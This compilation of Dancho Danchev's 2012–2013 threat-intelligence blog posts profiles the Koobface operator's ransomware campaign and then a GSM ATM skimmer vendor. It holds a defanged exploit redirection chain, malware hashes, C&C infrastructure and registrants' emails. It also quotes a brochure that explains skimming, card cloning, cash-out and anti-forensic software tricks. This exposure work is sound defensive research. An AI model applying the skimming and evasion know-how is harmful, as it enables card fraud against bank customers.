6. <http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html>
7. <http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html>
8. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-5353>
9. <https://www.virustotal.com/file/7e8390200ac14f0dbf2b5abe9f55ec5dd3d5c87c8557f0ac8c33eacdd194bd1a/analysis/1353887136/>
10. <https://www.virustotal.com/file/c8dd7ae2ea8687455c4abb61277bcfad1175ef3a364ff8ffe1ba1c40f41f0688/analysis/1353887853/>
11. <https://www.virustotal.com/file/c1ab36aeb31e87288af7debf19fda85d1e222dd4e4f4add5ec812d8425201a13/analysis/>

[1353887970/](#)

12.

<https://www.virustotal.com/file/5961570b5bcce2bb5fb95c8a9e4b32bb02ef6dd57180fac5df27b46bf2d6b5e2/analysis/>

[1353888039/](#)

13.

<https://www.virustotal.com/file/488a6cfe5cc177c4d5a0c38de495ab247f608e1e4031b84b5a772953753799fe/analysis/>

14. <http://www.xylibox.com/2012/11/multi-locker.html>

15. <http://www.shadowserver.org/>

16. <http://ddanchev.blogspot.com/>

17. <http://twitter.com/danchodanchev>

193

### **Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Service/Product (2012-11-26 03:52)**

On January 09, 2012 I exposed [1]**Koobface botnet master KrotReal**. On January 16, 2012, [2]**The New York Times**

**went public with data from Facebook Inc.** exposing the identities of the rest of the group. What happened? With

the botnet masters still at large, and the Koobface botnet currently offline, a logical question emerges - what are

these cybercriminals up to now that they're no longer involved in managing Koobface?

Cybercrime as usual!

Continuing to [3]**squeeze the cybercrime ecosystem**, and keep known bad actors on a short leash, in this in-

telligence brief I'll expose [4]**Anton Nikolaevich Korotchenko a.k.a KrotReal's** latest activities, indicating that he's currently busy experimenting with two projects:

- A Black Hat (SEO) Search Engine Optimization related service/product
- Underground traffic exchange/pay-pay-install network currently distributing localized Ransomware

Just like the case when KrotReal's real life identity was revealed due to a single mistake he made over a period of

several years, namely to register a Koobface command and control server using his personal GMail account, in this

intelligence brief I'll once again expose his malicious and fraudulent activities by profiling two of the most recently

domains he once again registered with his personal GMail account.

Let's start by profiling his Black Hat SEO service/product, currently hosted on one of the domains he registered in 2011.

**trafficconverter.in** - 176.9.146.78 - Email: krotreal@gmail.com

Created On:28-Jul-2011 12:37:45 UTC

Last Updated On:28-Jun-2012 08:11:43 UTC

Expiration Date:28-Jul-2013 12:37:45 UTC

194



The service/produce apparently allows the systematic abuse of legitimate blogging platforms such as Google's

Blogger and Wordpress, next to Yoom CMS. KrotReal himself might be using the tool, or sell/offer access to it as a

managed service. Does this mean he's not using it by himself to monetize the hijacked legitimate traffic that he's

able to obtain through his Black Hat SEO campaigns? Not at all.

More domains presumably to be used for Black Hat SEO purposes registered with KrotReal's personal email

account (krotreal@gmail.com):

**superstarfind.com**

**celeb-search.com**

**myown-search.com**

**myfindstuff.com**

**network-find.com**

**coolfind200309.com**

**experimentsearch.com**

**fashion-overview.com**

195



**krotpong.com**

**adultpartypics.com**

**findhunt.com**

How is he actually monetizing the hijacked traffic? Keep reading. Now it's time to expose his malicious activi-

ties in the form of spreading localized Ransomware variants. For the record, [5]**the Koobface gang distributed**

**primarily scareware** – there's evidence that the group was also involved in other [6]**malicious campaigns** – and even

[7]**bragged about the fact** that they're not damaging infected user PCs.

What's particularly interesting about profiling this campaign, is that it's a great example of double-layer mone-

tization, as KrotReal is earning revenue through the Traffic Holder Adult Affiliate Program, in between serving

client-side exploits and ultimately dropping Ransomware on the affected host using the same redirection chain.

**Sample malicious domain name reconnaissance:**

**traffictracker.in** - 176.9.146.78 (AS24940) - Email:  
krotreal@gmail.com

Created On:22-Nov-2011 13:42:53 UTC

Last Updated On:22-Nov-2012 22:33:25 UTC

Expiration Date:22-Nov-2013 13:42:53 UTC

Responding to the same IP 176.9.146.78 (AS24940):

**allcelebrity.ru**

**easypereezd.ru**

**Sample malicious activity redirection chain:**

*hxxp://traffictracker.in/in.cgi?11 &parameter=nude+girls  
&CS=1*

->

*hxxp://celeb-search.com/in.php?source=th*

*&q=nude+girls*

->

*hxxp://celeb-search.com/in3.php?source=th*

*&q=nude+girls -> hxxp://www.trafficholder.com/in/in2.php?  
ppillow-pics\_erotic -> hxxp://hit.trafficholder.com/cgi-  
bin/traffic/process.fcgi?a=ppillow &c=1 &n=pics\_erotic &r=  
-> hxxp://gravityexp.com/go.php?sid=12 ->  
hxxp://nosnowfevere.com/ZqRqk (exploiting [8]**CVE-2008-  
5353**) -> hxxp://nosnowfevere.com/oxsXAE?KpDzQ=61 ->  
hxxp://nosnowfevere.com/ZqRqk ->*



*hxxp://nosnowfevere.com/EHSvFc ->  
hxxp://nosnowfevere.com/XMDrkH*

KrotReal's Traffic Holder Adult Affiliate Network ID is  
**ppillow-pics \_erotic.**

196



**Malicious domain names reconnaissance:**

**gravityexp.com**

-

returns

"Digital

River

GmbH"

on

its

home

page

-

46.163.117.144

-

Email:

francesca.muglia.130@istruzione.it

Updated Date: 30-aug-2012

Creation Date: 30-aug-2012

Expiration Date: 30-aug-2013

**nosnowfevere.com** - 91.211.119.32 - Email:  
djbroning@definefm.com

Updated Date: 25-nov-2012

Creation Date: 25-nov-2012

Expiration Date: 25-nov-2013

Upon successful client-side exploitation, the campaign  
drops [9]**MD5: d234a238eb8686d08cd4e0b8b705da14**

- detected by 10 out of 43 antivirus scanners as  
Trojan.Winlock.7431

**Sample screenshot displayed to users from  
geolocated countries:**

197



**Second screenshot of a sample page displayed to  
affected U.K users:**

198



**Additional malicious payload obtained from the  
campaign:**

[10]**MD5: fd47fe3659d7604d93c3ce0c0581fed7** -  
detected by 4 out of 44 antivirus scanners as  
Exploit:Java/CVE-

2012-5076.BBW

[11]**MD5: e47991d7f172e893317f44ee8afe3811** -  
detected by 5 out of 44 antivirus scanners as JS:Pdfka-gen  
[Expl]

[12]**MD5: 7e58703026c7ffba05ac0d2ae4d3c62f** -  
detected by 5 out of 44 antivirus scanners as  
Exploit:Java/CVE-

2012-1723!generic

### **Ransomware C &C malicious domain name reconnaissance:**

**sarscowoy.com** - currently responds to 176.28.22.32  
(AS20773); 176.28.14.42 (AS20773) - Email:  
rmasela@ymail.com

On 2012-06-21 the domain responded to 204.13.160.28  
(AS33626), then on 2012-07-01 it changed IPs to

46.163.113.79 (AS20773), then again on 2012-11-14 it  
changed IP to 176.28.14.42 (AS20773), followed by one last  
change on 2012-11-24 to 176.28.22.32 (AS20773)

One more MD5 is known to have phoned back to the same  
Ransomware C &C URL - [13]**MD5:**

**1600577edece1efe11c75158f9dd24db** - detected by 28  
out of 38 antivirus scanners as Trojan:Win32/Tobfy.H

Interestingly, the cybercriminals behind the Ransomware left the administration panel open to anyone who

wants to take a look at the way the whole process works.

Sample screenshot of the administration panel:

199



Second screenshot of the administration panel, showing a directory listing, including unique and localized files for

potential victims from multiple countries:

200



**More domains are currently responding to the same IPs (176.28.22.32; 176.28.14.42):**

**bussinesmail.org** - Email: belov28@gmail.com

**elitesecuritynet.com** - Email: pescifabio83@yahoo.fi

**ideasdeunion.com** - Email: esbornikk@aol.com

**ineverworrynet.com** - pescifabio83@yahoo.fi

**testcitycheckers.com** - pescifabio83@yahoo.fi

**uneugroup.com** - Email: anders\_christensen@yahoo.com

**winntegroups.eu** - Email: robertobona69@yahoo.com

**sexchatvideo.org** - Email: daddario.maria@virgilio.it

**quasarnet.co** - Email: valter.bars@venezia.pecavvocati.it

**bestconsultingoffice.com**

**apaineal.ru**

What we've got here is a great example of the following - when you don't fear legal prosecution for your

201

fraudulent activities over a period of several years, earning you potentially hundreds of thousands of dollars, you just launch new projects, continuing to cause more harm and fraudulently obtain funds from infected victims.

For those who are interested in more details on the technical side of this Ransomware, you should [14]**con-**

**sider going through this research.**

Hat tip to Steven Adair from [15]**Shadowserver** for the additional input.

1. <http://ddanchev.blogspot.com/2012/01/whos-behind-koobface-botnet-osint.html>

2.

<http://www.nytimes.com/2012/01/17/technology/koobface-gang-that-used-facebook-to-spread-worm-operates-in-the-open.html?pagewanted=all>

3. <http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html>

4. <http://ddanchev.blogspot.com/2012/01/whos-behind-koobface-botnet-osint.html>
5. <https://www.google.com/webhp?hl=en&tab=ww#hl=en&tbo=d&sclient=psy-ab&q=site:ddanchev.blogspot.com+koobface+scareware&oq=site:ddanchev.blogspot.com+koobface+scar>
6. <http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html>
7. <http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html>
8. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-5353>
9. <https://www.virustotal.com/file/7e8390200ac14f0dbf2b5abe9f55ec5dd3d5c87c8557f0ac8c33eacdd194bd1a/analysis/1353887136/>
10. <https://www.virustotal.com/file/c8dd7ae2ea8687455c4abb61277bcfad1175ef3a364ff8ffe1ba1c40f41f0688/analysis/1353887853/>
11. <https://www.virustotal.com/file/c1ab36aeb31e87288af7debf19fda85d1e222dd4e4f4add5ec812d8425201a13/analysis/1353887970/>

12.

[https://www.virustotal.com/file/5961570b5bcce2bb5fb95c8a9e4b32bb02ef6dd57180fac5df27b46bf2d6b5e2/analysis/](https://www.virustotal.com/file/5961570b5bcce2bb5fb95c8a9e4b32bb02ef6dd57180fac5df27b46bf2d6b5e2/analysis/1353888039/)

[1353888039/](https://www.virustotal.com/file/5961570b5bcce2bb5fb95c8a9e4b32bb02ef6dd57180fac5df27b46bf2d6b5e2/analysis/1353888039/)

13.

<https://www.virustotal.com/file/488a6cfe5cc177c4d5a0c38de495ab247f608e1e4031b84b5a772953753799fe/analysis/>

14. <http://www.xylibox.com/2012/11/multi-locker.html>

15. <http://www.shadowserver.org/>

202



## **Summarizing ZDNet's Zero Day Posts for November (2012-11-30 15:55)**

The following is a brief summary of all of my posts at [1]**ZDNet's Zero Day** for November, 2012. You can subscribe to

**[2]Zero Day's main feed** , or follow me on Twitter:

01. [3]Opera for Mac OS X patches six security vulnerabilities

02. [4]Cybercriminals start spamvertising Xmas themed scams and malware campaigns

03. [5]Apple releases QuickTime 7.7.3 for Windows, patches critical security vulnerabilities

04. [6]Active XSS flaw discovered on eBay

05. [7]A patched browser - false feeling of security or a security utopia that actually exists?

***This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.***

1. <http://zdnet.com/blog/security>
2. <http://feeds.feedburner.com/zdnet/security>
3. <http://www.zdnet.com/opera-for-mac-os-x-patches-six-security-vulnerabilities-7000007174/>
4. <http://www.zdnet.com/cybercriminals-start-spamvertising-xmas-themed-scams-and-malware-campaigns-700000717>

[203](#)

[8/](#)

5. <http://www.zdnet.com/apple-releases-quicktime-7-7-3-for-windows-patches-critical-security-vulnerabilities>

[-7000007184/](#)

6. <http://www.zdnet.com/active-xss-flaw-discovered-on-ebay-7000007539/>

7. <http://www.zdnet.com/a-patched-browser-false-feeling-of-security-or-a-security-utopia-that-actually-exist>

[s-7000007541/](#)

8. <http://ddanchev.blogspot.com/>

9. <http://twitter.com/danchodanchev>

204



## 1.12 December

205



### **Summarizing Webroot's Threat Blog Posts for November (2012-12-01 00:31)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for November, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]BofA 'Online Banking Passcode Reset' themed emails serve client-side exploits and malware

02. [4]'ADP Immediate Notification' themed emails lead to Black Hole Exploit Kit

03. [5]USPS 'Postal Notification' themed emails lead to malware

04. [6]'Fwd: Scan from a Xerox W. Pro' themed emails lead to Black Hole Exploit Kit

05. [7]'Your Discover Card Services Blockaded' themed emails serve client-side exploits and malware

06. [8]'Payroll Account Held by Intuit' themed emails lead to Black Hole Exploit Kit

07. [9]'American Express Alert: Your Transaction is Aborted' themed emails serve client-side exploits and malware

08. [10]Cybercriminals abuse major U.S SMS gateways, release DIY Mail-to-SMS flooders

09. [11]'PayPal Account Modified' themed emails lead to Black Hole Exploit Kit

10. [12]Bogus Better Business Bureau themed notifications serve client-side exploits and malware

11. [13]Cybercriminals spamvertise bogus eFax Corporate delivery messages, serve multiple malware variants

206

12. [14]Bogus IRS 'Your tax return appeal is declined' themed emails lead to malware

13. [15]'Copies of Missing EPLI Policies' themed emails lead to Black Hole Exploit Kit

14. [16]Cybercriminals spamvertise bogus 'Microsoft License Orders' serve client-side exploits and malware

15. [17]Cybercriminals resume spamvertising 'Payroll Account Cancelled by Intuit' themed emails, serve client-side

exploits and malware

16. [18]Cybercriminals spamvertise millions of FDIC 'Your activity is discontinued' themed emails, serve client-side

exploits and malware

17. [19]Cybercriminals release stealthy DIY mass iFrame injecting Apache 2 modules

18. [20]Multiple 'Inter-company' invoice themed campaigns serve malware and client-side exploits

19. [21]Bogus Facebook 'pending notifications' themed emails serve client-side exploits and malware

20. [22]Cybercriminals target U.K users with bogus 'Pay by Phone Parking Receipts' serve malware

21. [23]Bogus DHL 'Express Delivery Notifications' serve malware

22. [24]Cybercriminals impersonate Vodafone U.K, spread malicious MMS notifications

23. [25]Cybercriminals impersonate T-Mobile U.K, serve malware

24. [26]Bogus 'Meeting Reminder" themed emails serve malware

25. [27]Bogus 'Intuit Software Order Confirmations' lead to Black Hole Exploit Kit

26. [28]Bogus 'End of August Invoices' themed emails serve malware and client-side exploits

***This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.***

1. <http://blog.webroot.com/>

2. <http://feeds2.feedburner.com/WebrootThreatBlog>

3. [http://blog.webroot.com/2012/11/01/bofa-online-banking-passcode-reset-themed-emails-serve-client-side-exp](http://blog.webroot.com/2012/11/01/bofa-online-banking-passcode-reset-themed-emails-serve-client-side-exploits-and-malware/)

[loits-and-malware/](http://blog.webroot.com/2012/11/01/bofa-online-banking-passcode-reset-themed-emails-serve-client-side-exploits-and-malware/)

4. <http://blog.webroot.com/2012/11/02/adp-immediate-notification-themed-emails-lead-to-black-hole-exploit-kit/>

5. <http://blog.webroot.com/2012/11/06/usps-postal-notification-themed-emails-lead-to-malware/>

6. <http://blog.webroot.com/2012/11/07/fwd-scan-from-a-xerox-w-pro-themed-emails-lead-to-black-hole-exploit-kit/>

7. <http://blog.webroot.com/2012/11/08/your-discover-card-services-blockaded-themed-emails-serve-client-side-exploits-and-malware/>

8. <http://blog.webroot.com/2012/11/09/payroll-account-holded-by-intuit-themed-emails-lead-to-black-hole-exploit-kit/>

9. <http://blog.webroot.com/2012/11/12/american-express-alert-your-transaction-is-aborted-themed-emails-serve-client-side-exploits-and-malware/>

10. <http://blog.webroot.com/2012/11/13/cybercriminals-abuse-major-u-s-sms-gateways-release-diy-mail-to-sms-flooders/>

11. <http://blog.webroot.com/2012/11/14/paypal-account-modified-themed-emails-lead-to-black-hole-exploit-kit/>

12. <http://blog.webroot.com/2012/11/15/bogus-better-business-bureau-themed-notifications-serve-client-side-exploits-and-malware/>

13. <http://blog.webroot.com/2012/11/16/cybercriminals-spamvertise-bogus-efax-corporate-delivery-messages-serve-multiple-malware-variants/>

14. <http://blog.webroot.com/2012/11/19/bogus-irs-your-tax-return-appeal-is-declined-themed-emails-lead-to-malware/>

15. <http://blog.webroot.com/2012/11/20/copies-of-missing-epi-policies-themed-emails-lead-to-black-hole-exploit-kit/>

16. <http://blog.webroot.com/2012/11/21/cybercriminals-spamvertise-bogus-microsoft-license-orders-serve-client-side-exploits-and-malware/>

17. <http://blog.webroot.com/2012/11/22/cybercriminals-resume-spamvertising-payroll-account-cancelled-by-intuit-themed-emails-serve-client-side-exploits-and-malware/>

207

18. <http://blog.webroot.com/2012/11/23/cybercriminals-spamvertise-millions-of-fdic-your-activity-is-discontinued-themed-emails-serve-client-side-exploits-and-malware/>

19. <http://blog.webroot.com/2012/11/26/cybercriminals-release-stealthy-diy-mass-iframe-injecting-apache-2-modules/>

20. <http://blog.webroot.com/2012/11/27/multiple-inter-company-invoice-themed-campaigns-serve-malware-and-client-side-exploits/>

21. <http://blog.webroot.com/2012/11/27/bogus-facebook-pending-notifications-themed-emails-serve-client-side-exploits-and-malware/>

22. <http://blog.webroot.com/2012/11/27/cybercriminals-target-u-k-users-with-bogus-pay-by-phone-parking-receipts-serve-malware/>

23. <http://blog.webroot.com/2012/11/28/bogus-dhl-express-delivery-notifications-serve-malware/>

24. <http://blog.webroot.com/2012/11/28/cybercriminals-impersonate-vodafone-u-k-spread-malicious-mms-notifications/>

25. <http://blog.webroot.com/2012/11/29/cybercriminals-impersonate-t-mobile-u-k-serve-malware/>

26. <http://blog.webroot.com/2012/11/29/bogus-meeting-reminder-themed-emails-serve-malware/>

27. <http://blog.webroot.com/2012/11/30/bogus-intuit-software-order-confirmations-lead-to-black-hole-exploit-kit/>

28.

<http://blog.webroot.com/2012/11/30/bogus-end-of-august-invoices-themed-emails-serve-malware-and-client-side-exploits/>

29. <http://ddanchev.blogspot.com/>

30. <http://twitter.com/danchodanchev>

208



### **Upcoming Portfolio of Commercially Available CYBERINT Reports (2012-12-13 13:38)**

Valued blog readers,

Over the years, you've been exposed to insightful, in-depth, "God Eye's View" of some of the most prolific,

targeted, and trending cyber attacks/cybercriminal schemes, that shaped the way we fight and anticipate cybercrime

campaigns throughout the years.

Although the production of such publicly available and socially oriented content at this blog will continue, it's

time to raise the stakes even higher - in 2013, I'll be systematically making available commercially available CYBERINT

assessments on multiple aspects of the cybercrime ecosystem. It's the stuff that will help your decision-making

process, it's the data to help you prosecute those behind these fraudulent operations, it's the tactics and trends you

don't get to read about anywhere online.

Please, take 1 second of your precious time, and participate in the voting poll on the right side of the blog.

Enjoy the holidays, and see you all in 2013!

***This post has been reproduced from [1]Dancho Danchev's blog. Follow him [2]on Twitter.***

1. <http://ddanchev.blogspot.com/>

2. <http://twitter.com/danchodanchev>

209

## **Dancho Danchev's Blog Most Popular Posts for 2012 (2012-12-28 00:26)**

The time has come to reflect on this year's most popular posts, and emphasize on the key points about what made them special.



1. [1]**Who's Behind the Koobface Botnet? - An OSINT Analysis** - Indisputably, the exposing of Koobface botnet

master KrotReal is this year's most popular blog post. The release of the post, and the [2]**New York Times article**

discussing the case, immediately resulted in the shut down of [3]**the Koobface botnet**.

2. [4]**Exposing the Market for Stolen Credit Cards Data** - Although the post was originally published in 2011, it's

the second most popular for 2012, proving that factually presenting the existence of a growing trend, inevitably

reaches a wider audience.

3. [5]**Dissecting 'Operation Ababil' - an OSINT Analysis** - The OSINT analysis of 'Operation Ababil' is this year's

third most popular post. The analysis correctly identified a key participant in certain parts of the campaign,

although it explicitly emphasized on the fact just how easy is it to launch a [6]**cyber false flag operation** online.

4. [7]**Profiling a Vendor of Visa/Mastercard Plastics and Holograms** - The main purpose of this post, was to shed

more light into the increasing availability of "blank plastic" services, whose QA (Quality Assurance) processes

sometimes outpace the OPSEC (Operational Security) efforts put in place by the targeted companies.

5. [8]**Pricing Scheme for a DDoS Extortion Attack** -

This post highlighted a bold, but obtained from "in the wild"

DDoS extortion letter, indicating the degree of flexibility and professionalism applied by the cybercriminals be-

hind it.

6. [9]**A Peek Inside the Vertex Net Loader** - This post summarized the key features of the Vertex Net Loader, and

emphasized on the systematic release of related DIY malware loaders/bots within the cybercrime ecosystem.

7. [10]**Dissecting the Ongoing Mass SQL Injection Attack** - Regular readers of my personal blog are used to getting

the latest threat intelligence regarding a particular widespread campaign, virtually in real-time. That was the

main objective of this analysis, fortunately, successfully achieved.

8. [11]**Dissecting the Massive SQL Injection Attack Serving Scareware** - An ever-green analysis demonstrating

monetization of hijacked Web traffic through a scareware affiliate program.

9. [12]**Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Ser-**

**vice/Product** - The second post in the series profiling ex-Koobface botnet master KrotReal's cybercrime-friendly

operations, also gained a lot of attention, and proved that the lack of prosecution in this case, can, and will,

ultimately lead to more cybercrime-friendly activities.

**10. [13]Dissecting 'Operation Ababil' - an OSINT Analysis - Part Two** - With 'Operation Ababil' still an open question to many of the major media outlets, the second part of the analysis discussed another tool used in the campaign,

with the idea to raise more awareness on the tools and techniques used by the attackers behind the campaign.

Thank you all for being regular blog readers! The best is yet to come! See you all in 2013!

***This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.***

1. <http://ddanchev.blogspot.com/2012/01/whos-behind-koobface-botnet-osint.html>

2.

<http://www.nytimes.com/2012/01/17/technology/koobface-gang-that-used-facebook-to-spread-worm-operates-in-the-open.html?pagewanted=all>

210

3. <https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+koobface&pbx=1&o>

[q=site:ddanchev.blogspot.com+koobface&aq=f&aqi=&aql=&g](https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+koobface&aq=f&aqi=&aql=&g)

4. <http://ddanchev.blogspot.com/2011/10/exposing-market-for-stolen-credit-cards.html>
5. <http://ddanchev.blogspot.com/2012/09/dissecting-operation-ababil-osint.html>
6. <http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194>
7. <http://ddanchev.blogspot.com/2012/01/profiling-vendor-of-visamastercard.html>
8. <http://ddanchev.blogspot.com/2009/11/pricing-scheme-for-ddos-extortion.html>
9. <http://ddanchev.blogspot.com/2011/05/peek-inside-vertex-net-loader.html>
10. <http://ddanchev.blogspot.com/2011/10/dissecting-ongoing-mass-sql-injection.html>
11. <http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html>
12. <http://ddanchev.blogspot.com/2012/11/koobface-botnet-master-krotreal-back-in.html>
13. <http://ddanchev.blogspot.com/2012/10/dissecting-operation-ababil-osint.html>
14. <http://ddanchev.blogspot.com/>
15. <http://twitter.com/danchodanchev>

211

212

2.

2013

213

2.1

January

214

## **Historical OSINT: OPSEC-Aware Money Mule Recruiters Hire, Host Crimeware and Malvertisements**

**(2013-01-05 16:10)**

In the following intelligence brief, I will perform an analysis of the cybercriminal operations involving a group of

individuals that operated successfully though 2009/2010, recruiting money mules, hosting ZeuS crimeware, and

participating in a malvertising campaign.

Compared to a previous analysis where I profiled the [1]**offensive client-side exploitation campaigns** launched by

money mule recruiters, in this analysis I'll emphasize on yet another OPSEC-aware ([2]**Operational Security**) gang of

cybercriminals, this time blocking access to Google and anti-money laundering Web sites/research, in an attempt to

trick the newly recruited mules into thinking that they're working for a legitimate company, preventing them from

obtaining info on their new "employer".

### **Key summary points:**

- The group originally launched its operations in 2009, primary focusing on highly targeted money mule recruitment campaigns
- Only two of the malicious domains involved in the 2009/2010's campaigns are still active, with the first serving adult content, and the second offering name server services to pharmaceutical scams, indicating they're didn't quite left the cybercrime ecosystem just yet
- The cybercriminals behind the campaign impersonated the legitimate [3]**Sprott Asset Management** company, and blocked access to its official site on mule's PCs that executed the malicious SSL Certificate supplied to them as a requirement for joining the fake company
- Upon execution, the bogus SSL Certificate executable modified the HOSTS file on the affected hosts, blocking access to [4]**ddanchev.blogspot.com** and to [5]**bobbear.co.uk** to prevent potential money mules from reaching my "[6]**Keeping Money Mule Recruiters on a Short Leash**" series, and bobbear's vast archive of collected intelligence on money mule recruitment campaigns
- The group hosted multiple ZeuS crimeware variants using the same infrastructure as the money mule recruit-

ment campaigns, and also participated in a malvertising campaign

- Although their initial 2009 operations were launched from (**AS39134**), they later on migrated to a Kazakhstan-

based bulletproof hosting provider (**AS50793**) that's no longer in operation, although there's a high probability

that the Kazakhstan hosting service was part of a franchise, and is currently operating in another part of the

world. The Web site of the bulletproof hosting provider was hosted in Ukraine (**AS6714**), an AS also known to

have participated in numerous crimeware campaigns

- The malicious activity (besides their operation) was found for (**AS39134**) indicating that they probably got kicked

out of the hosting provider for their attempts to recruit money mules

- The domain name of the Kazakhstan-based bulletproof hosting provider (**AS50793**) was registered using a GMail account in 2010

- The Kazakhstan-based bulletproof ISP's domain name is currently registered to an Iranian citizen, two years

after the malicious activities took place, with no signs of malicious activity currently taking place there

a

***This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.***

1. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
2. [http://en.wikipedia.org/wiki/Operations\\_security](http://en.wikipedia.org/wiki/Operations_security)
3. <http://www.sprott.com/>
4. <http://ddanchev.blogspot.com/>
5. <http://www.bobbear.co.uk/>
6. [https://www.google.com/#hl=en&tbo=d&sclient=psy-ab&q=site:ddanchev.blogspot.com+%22keeping+money+mule%22&o](https://www.google.com/#hl=en&tbo=d&sclient=psy-ab&q=site:ddanchev.blogspot.com+%22keeping+money+mule%22&oq=site:ddanchev.blogspot.com+%22keeping+money+mule%22&)  
<q=site:ddanchev.blogspot.com+%22keeping+money+mule%22&>
7. <http://ddanchev.blogspot.com/>
8. <http://twitter.com/danchodanchev>

216



## **Historical OSINT - Profiling an OPSEC-Unaware Vendor of GSM/USB ATM Skimmers and Pinpads**

**(2013-01-05 20:42)**

On daily basis, I profile over a dozen of newly advertised (verified) vendors of ATM skimmers, indicating that this



market segment is still quite successful, thanks to the overall demand for these 'tools-of-the-trade', allowing potential

cybercriminals to enter the world of ATM skimming.

In this post part of the "Historical OSINT" series, I'll profile the underground market proposition of a vendor

of GSM/USB ATM Skimmers and Pinpads, that appeared on my radar back in 2008, with an emphasis on the lack

of OPSEC (Operational Security) applied by them, and the IP hosting changes of their main domain that took place

throughout 2008, in particular, offer evidence of active multi-tasking on behalf of the same gang of cybercriminals.

What's particularly interesting about this vendor is the fact that, instead of advertising across popular and

well known cybercrime-friendly Web communities, they themselves created a community around the market

proposition, and started pitching their offer across the public Web, a clear indication for a lack of OPSEC (Operational

Security) awareness.

On 2006-04-06, **darkforum.net** (ICQ 16-09-61/160961) was registered using the **alsaleh@gawab.com** email.

On 2009-01-07, the registration email changed to **blanerds@hushmail.com**. These emails are not known to have

been used in previous cybercrime-friendly campaigns.

Throughout 2008, the **darkforum.net** domain constantly changed IPs. The following is a complete list of the

IP changes:

64.74.96.241

69.64.145.229 - IP already profiled in a [1]**previously published analysis**

63.251.92.197

217



216.8.177.23

69.25.142.57

208.73.212.12

87.242.73.96 - known [2]**C & C server**

64.208.225.139

### **The advertised brochure of the vendor:**

*Overview of the technology involved: Here is how it all works.*

*Full operating instructions are included with the entire package, this page is here for informative purposes. The Card*

*Reader reads ATM & credit cards and sends the data tracks through SMS to a phone. The pin-pad catches the pushing*

*of the pin number through the keypad and also sends the data through SMS.*

*SMS data comes to a programmable mobile phone number, which you will set to a safe number of yours. It is*

*advised to connect your phone to a computer, and download the track data to your computer as it arrives. After*

*every 2 message track+pin combo, an SMS is sent from each GSM device with a status update. From your computer, you can keep track of the whole operation.*

*The GSM Kit comes with an MSR206 device and track writing software. From your computer, you retrieve the track*

*data and pin numbers from SMS messages, and then write the tracks to swipe cards with the cloned ATM/Credit*

*cards, you simply use the pin to cash them out at ATM machines.*

### ***Receiving:***

*Received Data on the computer is encrypted. For the decryption, there is a separate program, which is included on*

*the software DVD. Decrypted data is then ready to be written on cards.*

*Thus we have a secure working environment. None of your cashiers or crew can get the unencrypted data.*



*Only the user of the software, who controls the operation. This kit is built on brand new technology. We have put a lot of time and money into the development and design. As a result, this is currently the most efficient method of retrieving dumps and pins.*

*for example the first skimmers were used with a camera, and on the given moment of skimmer it works with*

*the transmission of data on network GSM, with the sending SMS or with the subtraction of data after calling it. In this*

*case the complete reliability of the work of equipment, checked by time and experience of many people. For example*

*now we use the multilayer printed-circuit boards, similar, as are used in the laptop computers or mob telephones,*

*with the silver contacts and the working from the oxidation although previously they were altogether only old boards.*

*Now for the size decrease is necessary to proceed with decent expenditures in order to decrease the sizes and in this*

*case to increase reliability.*

*Our skimmers were actually originally developed for personal use, not for sale. They were designed with the*

*most robust, smallest and most efficient parts at each stage of the building process.*

*Why small? Well, it is better to have a small unit, that fits discretely onto the ATM machine. Why GSM? Because it*

*is possible to receive SMS at from a remote location. Nobody has ever been caught by police with a GSM skimmer,*

*to the best of our knowledge. Each day our team is working on the development of newer and newer technologies.*

*From time to time we apply our improvements to our range of products. Thus we from time to time change to new*

*designs of housings; we improve the capability of batteries, or the switching system. For example, the new version of*

*our software has some improvements over previous versions and is regularly updated. Usually clients send on their*

*feature requests and we are frequently building them into our newest kits.*

219



*Our skimmers can read a change in the rate of card conduction. For example, if we insert the card slowly, and*

*then accelerate it, our magnetic strip reader will read and correct this. We read both tracks info from both sides*

*of the strip. We read reliably, with a 99.9 % correct rate of reading. Sending of SMS occurs from the internal*

*components of two Sony Ericsson 850i units. The batteries, visible in some of the pictures are from Motorola*

*phones. The internal circuitry of the phones is connected to a digital circuit and chip which receive the informa-*

*tion from the pinpad and magnetic reader, respectfully. You will need 3 sim cards, pre-paid is recommended. Each*

*reading sends 4 SMS messages, 1 with the track information, 1 with the pin, and 1 from each unit with a status update.*

*On each sim card, you will have to save the phone number of your home mobile phone's sim card under the*

*name "home". The internal circuitry and interface with the SE850i unit will look to this number to send both the track data and the pin numbers.*

*The internal processing chip encrypts the data before sending sms to the computer. In the kit, the decoding*

*program is included which with one click will transfer the crypted dump into plain text. On opening this program, it is*

*necessary to enter password. But if password is incorrect that program will close with a system error message, rather*

*than responding with an incorrect password message. This is an obvious security feature. Each unit has an individual*

*serial number and password. The password is included in the full package. It is possible to request that the password*

*be communicated online, rather than be included with the software and package.*

*I will give couple of working examples of scenarios. If someone attempts to open the program and types an*

*incorrect*

*password, an error message is displayed and the software will "crash". It gives the impression that the software is simply not working. But if the correct password is entered, then it will start. If necessary, it is possible to simply say that the software is just something downloaded from the Internet, but it does not work, and you forgot to remove it.*

*And no specialist will be able to prove what kind of program it is.*

